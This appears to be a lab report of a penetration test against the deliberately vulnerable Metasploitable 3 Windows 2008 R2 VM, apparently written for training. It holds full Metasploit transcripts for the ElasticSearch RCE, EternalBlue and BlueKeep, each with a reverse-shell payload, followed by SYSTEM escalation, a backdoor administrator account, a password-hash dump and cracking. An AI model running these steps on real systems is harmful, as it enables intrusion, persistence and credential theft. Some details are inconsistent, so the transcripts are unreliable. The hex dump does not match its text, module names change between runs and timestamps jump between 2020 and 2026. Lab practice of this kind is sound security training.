


PENTEST REPORT: Windows 2008 Server – Metasploitable 3


Lab Project by Tyrese Johnson

Overview

Metasploitable 3 is an intentionally vulnerable virtual machine developed and maintained by Rapid7 that allows for cybersecurity training, penetration testing practice, and security tool learning. The goal of this lab is to simulate a full hack of a Windows 2008 R2 Server environment, made vulnerable through outdated application software and operating systems, disabled firewalls and antivirus tools, and open ports. This report will go into full detail of exploits found, tools used, and recommendations offered to help mitigate against future attacks.

Attack Path Diagram





Tools Used


Nmap	Used to find open ports, devices on the network, and service versions
Metasploit/Msfvenom	Used to exploit vulnerabilities, to gain access to systems, and to craft payloads for future hacks
John The Ripper	Used to crack passwords
rDesktop	(Lateral Movement) Used to access & manipulate the system via a GUI, rather than simply the terminal/command line
SEToolKit	Used for further credential harvesting
Exe2Hex	Used for defense evasion and to enable “living off the land” attacks
Wireshark	Used to detect network traffic

Phase One: RECONNAISSANCE and ENUMERATION


Target System: Metasploitable 3 – Windows 2008 R2 Server

Target IP Address: **192.168.56.102 (Windows 2008 R2 Server)**
Attacker IP Address: **192.168.56.101 (Kali Linux Machine)**
Environment: *Host-Only Network* in Virtual Box, including the
aforementioned Windows server and a Kali Linux Debian machine (later
an Ubuntu Linux machine is temporarily added).


Victim Machine:



Attacker Machine:



Nmap Scan:



Phase Two: MAIN VULNERABILITIES

Port	CVE Vulnerability	Severity (CVSS)	Service
------	----------------------	--------------------	---------

445	CVE-2017-0144	8.8 (HIGH)	Windows SMB
9200	CVE-2014-3120	8.1 (HIGH)	Java ElasticSearch
3389	CVE-2019-0708	9.8 (CRITICAL)	Remote Desktop Services

Phase Three: EXPLOITATION

Java ElasticSearch (MVEL RCE):

Metasploit module: *exploit/multi/elasticsearch/script mvel rce*

Successful Meterpreter session established ✓

```

kali@kali: ~
msf exploit(multi/elasticsearch/script_mvel_rce) > show options
Module options (exploit/multi/elasticsearch/script_mvel_rce):
  Name      Current Setting  Required  Description
  ----      -
  Proxies    192.168.56.102  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.56.102  yes       The target host(s).
  RPORT      9200             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The path to the ElasticSearch REST API
  VHOST      /                no        HTTP server virtual host
  WritableDir /tmp             yes       A directory where we can write files (only for *nix environments)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.101  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    ElasticSearch 1.1.1 / Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/elasticsearch/script_mvel_rce) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[*] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[*] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58073 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.101:4444 -> 192.168.56.102:51710) at 2020-09-11 20:42:07 -0400
[*] This exploit may require manual cleanup of 'C:\Windows\TEMP\Vzr.jar' on the target

meterpreter > bg
[*] Backgrounding session 2...
msf exploit(multi/elasticsearch/script_mvel_rce) > sessions

Active sessions

```

EternalBlue (Windows SMB):

Metasploit module: *exploit/windows/smb/ms17_010 eternalblue*

Successful Meterpreter session established ✓

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~  
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce  
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'  
msf exploit(windows/smb/smb_doublepulsar_rce) > use 0  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf exploit(windows/smb/smb_doublepulsar_rce) > check  
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[*] 192.168.56.102:445 - Host is likely VULNERABLE to MS17-010 - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)  
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regex_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression  
[*] 192.168.56.102:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.56.102:445 - The target is vulnerable.  
msf exploit(windows/smb/smb_doublepulsar_rce) > run  
[*] Started reverse TCP handler on 192.168.56.101:4444  
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[*] 192.168.56.102:445 - Host is likely VULNERABLE to MS17-010 - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)  
[*] 192.168.56.102:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.56.102:445 - The target is vulnerable.  
[*] 192.168.56.102:445 - Connecting to target for exploitation.  
[*] 192.168.56.102:445 - Connection established for exploitation.  
[*] 192.168.56.102:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.56.102:445 - CORE raw buffer dump (51 bytes)  
[*] 192.168.56.102:445 - 00000000 5f 60 6a 6f 77 72 20 53 65 72 76 65 72 20 32 Windows Server 2  
[*] 192.168.56.102:445 - 00000000 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[*] 192.168.56.102:445 - 00000000 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac  
[*] 192.168.56.102:445 - 00000000 60 20 31 k 1  
[*] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.56.102:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet  
[*] 192.168.56.102:445 - Starting non-paged pool grooming  
[*] 192.168.56.102:445 - Sending SMBv2 buffers  
[*] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.  
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!  
[*] 192.168.56.102:445 - Receiving response from exploit packet  
[*] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!  
[*] 192.168.56.102:445 - Sending egg to corrupted connection.  
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.  
[*] Sending stage (248902 bytes) to 192.168.56.102  
[*] 192.168.56.102:445 - =====  
[*] 192.168.56.102:445 - =====WIN=====  
[*] 192.168.56.102:445 - =====  
[*] Meterpreter session 4 opened (192.168.56.101:4444 -> 192.168.56.102:5029) at 2026-09-11 21:07:45 -0400  
meterpreter >
```

BlueKeep (Remote Desktop Services):

Metasploit module:

exploit/windows/rdp/cve_2019_0708_bluekeep_rce

Successful crash of the target computer ✓

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~  
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):  
Name Current Setting Required Description  
RDP_CLIENT_IP 192.168.0.100 yes The client IPv4 address to report during connect  
RDP_CLIENT_NAME ethdev no The client computer name to report during connect, UNSET = random  
RDP_DOMAIN no The client domain name to report during connect  
RDP_USER no The username to report during connect, UNSET = random  
RHOSTS 192.168.56.102 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 3389 yes The target port (TCP)  
Payload options (windows/x64/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.56.101 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
- -  
1 Windows 7 SP1 / 2008 R2 (6.1.7601 x64)  
View the full module info with the info, or info -d command.  
msf exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run  
[*] Started reverse TCP handler on 192.168.56.101:4444  
[*] 192.168.56.102:3389 - Running automatic check ("set AutoCheck false" to disable)  
[*] 192.168.56.102:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check  
[*] 192.168.56.102:3389 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.56.102:3389 - Cannot reliably check exploitability. Error communicating RDP protocol ForceExploit is enabled, proceeding with exploitation.  
[*] 192.168.56.102:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.  
[*] 192.168.56.102:3389 - | Entering Danger Zone |  
[*] 192.168.56.102:3389 - Surfing channels ...  
[*] 192.168.56.102:3389 - Lobbing eggs ...  
[*] 192.168.56.102:3389 - Forcing the USE of FREE'd object ...  
[*] 192.168.56.102:3389 - | Leaving Danger Zone |  
[*] Exploit completed, but no session was created.
```

```
to your computer.

termdd.sys

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8000000019B,0x0000000000000000,0xFFFFF88002B99F91,0
x0000000000000000)

***      termdd.sys - Address FFFFF88002B99F91 base at FFFFF88002B97000, DateStamp
4ce7ab0c

collecting data for crash dump ...
initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 70
```

Phase Four: POST-EXPLOIT

Once successfully hacked into the target machine via one of the three exploits listed above, we now turn to the post-exploitation phase of penetration testing. *Note:* It is also possible to establish a Meterpreter session via the BlueKeep exploit, but a hacker giving his victim a headache via repeated crashes to the operating system - resulting in the “Blue Screen of Death” (or BSOD) - was a worthy example to include in the vulnerabilities section.

Privilege Escalation: Two examples are listed below. The first upgrades my regular Meterpreter session from the Java ElasticSearch exploit (session 2) to NT AUTHORITY\SYSTEM (session 3). The second allows me to create a new “HACKER” account and then upgrade his

role from that of a standard user to that of an administrator for persistent access (later discussed).


```
meterpreter > bg
[*] Backgrounding session 2...
msf exploit(multi/elasticsearch/script_mvel_exe) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
2   meterpreter java/windows VAGRANT-2008R2 @ vagrant-2008R2 192.168.56.101:4444 → 192.168.56.102:51710 (192.168.56.102)

msf exploit(multi/elasticsearch/script_mvel_exe) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] SESSION may not be compatible with this module:
[*] * unloadable Meterpreter extension: stdapi_net
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
msf exploit(multi/elasticsearch/script_mvel_exe) >
[*] Sending stage (248902 bytes) to 192.168.56.102
[*] Meterpreter session 3 opened (192.168.56.101:4433 → 192.168.56.102:51734) at 2026-09-11 20:44:05 -0400
[*] Stopping exploit/multi/handler
msf exploit(multi/elasticsearch/script_mvel_exe) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
2   meterpreter java/windows VAGRANT-2008R2 @ vagrant-2008R2 192.168.56.101:4444 → 192.168.56.102:51710 (192.168.56.102)
3   meterpreter x64/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.56.101:4433 → 192.168.56.102:51734 (192.168.56.102)

msf exploit(multi/elasticsearch/script_mvel_exe) > sessions -i 3
[*] Starting interaction with 3...
meterpreter > |
```



```
kali@kali: msf
Session Actions Edit View Help
kali@kali: msf  kali@kali: ~/Documents

meterpreter > shell
Process 6016 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user HACKER password123 /add
net user HACKER password123 /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators HACKER /add
net localgroup administrators HACKER /add
The command completed successfully.
```



Password Cracking: Weak passwords allowed me to successfully perform a dictionary attack on login credentials via [John the Ripper](#).

Username	Cracked Password
"vagrant"	"vagrant"
"Administrator"	"vagrant"

```
meterpreter > hashdump > hashdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa :::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4 :::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeeee80d7c2e5e55c859 :::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9 :::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8 :::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee :::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0 :::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951 :::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76 :::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4 :::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001 :::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f :::
Leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028 :::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
```




The screenshot shows a Kali Linux terminal window on the left and a text editor window on the right. The terminal window displays the output of the 'john' command, which is cracking password hashes. It shows the progress of the attack, including the number of hashes cracked and the remaining hashes. The text editor window shows the contents of the 'hashdump.txt' file, which contains a list of usernames and their corresponding password hashes. The hashes are in the format 'username:hash:::', where the hash is a long hexadecimal string.

```
kali@kali: ~$ cd ..
kali@kali: ~$ cd Documents
kali@kali: ~/Documents$ john --format=nt hashdump.txt
Using default input encoding: UTF-8
Loaded 20 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --forks=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant (Administrator)
vagrant (vagrant)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Guest)
(sshd)
Proceeding with incremental:ASCII
4g 0:00:01:04 3/3 0.06222g/s 14401K/s 231437KC/s pp18atL..pp154w
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
kali@kali: ~/Documents$ john --show hashdump.txt
0 password hashes cracked, 20 left
kali@kali: ~/Documents$ john --format=nt --show hashdump.txt
Administrator:vagrant:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
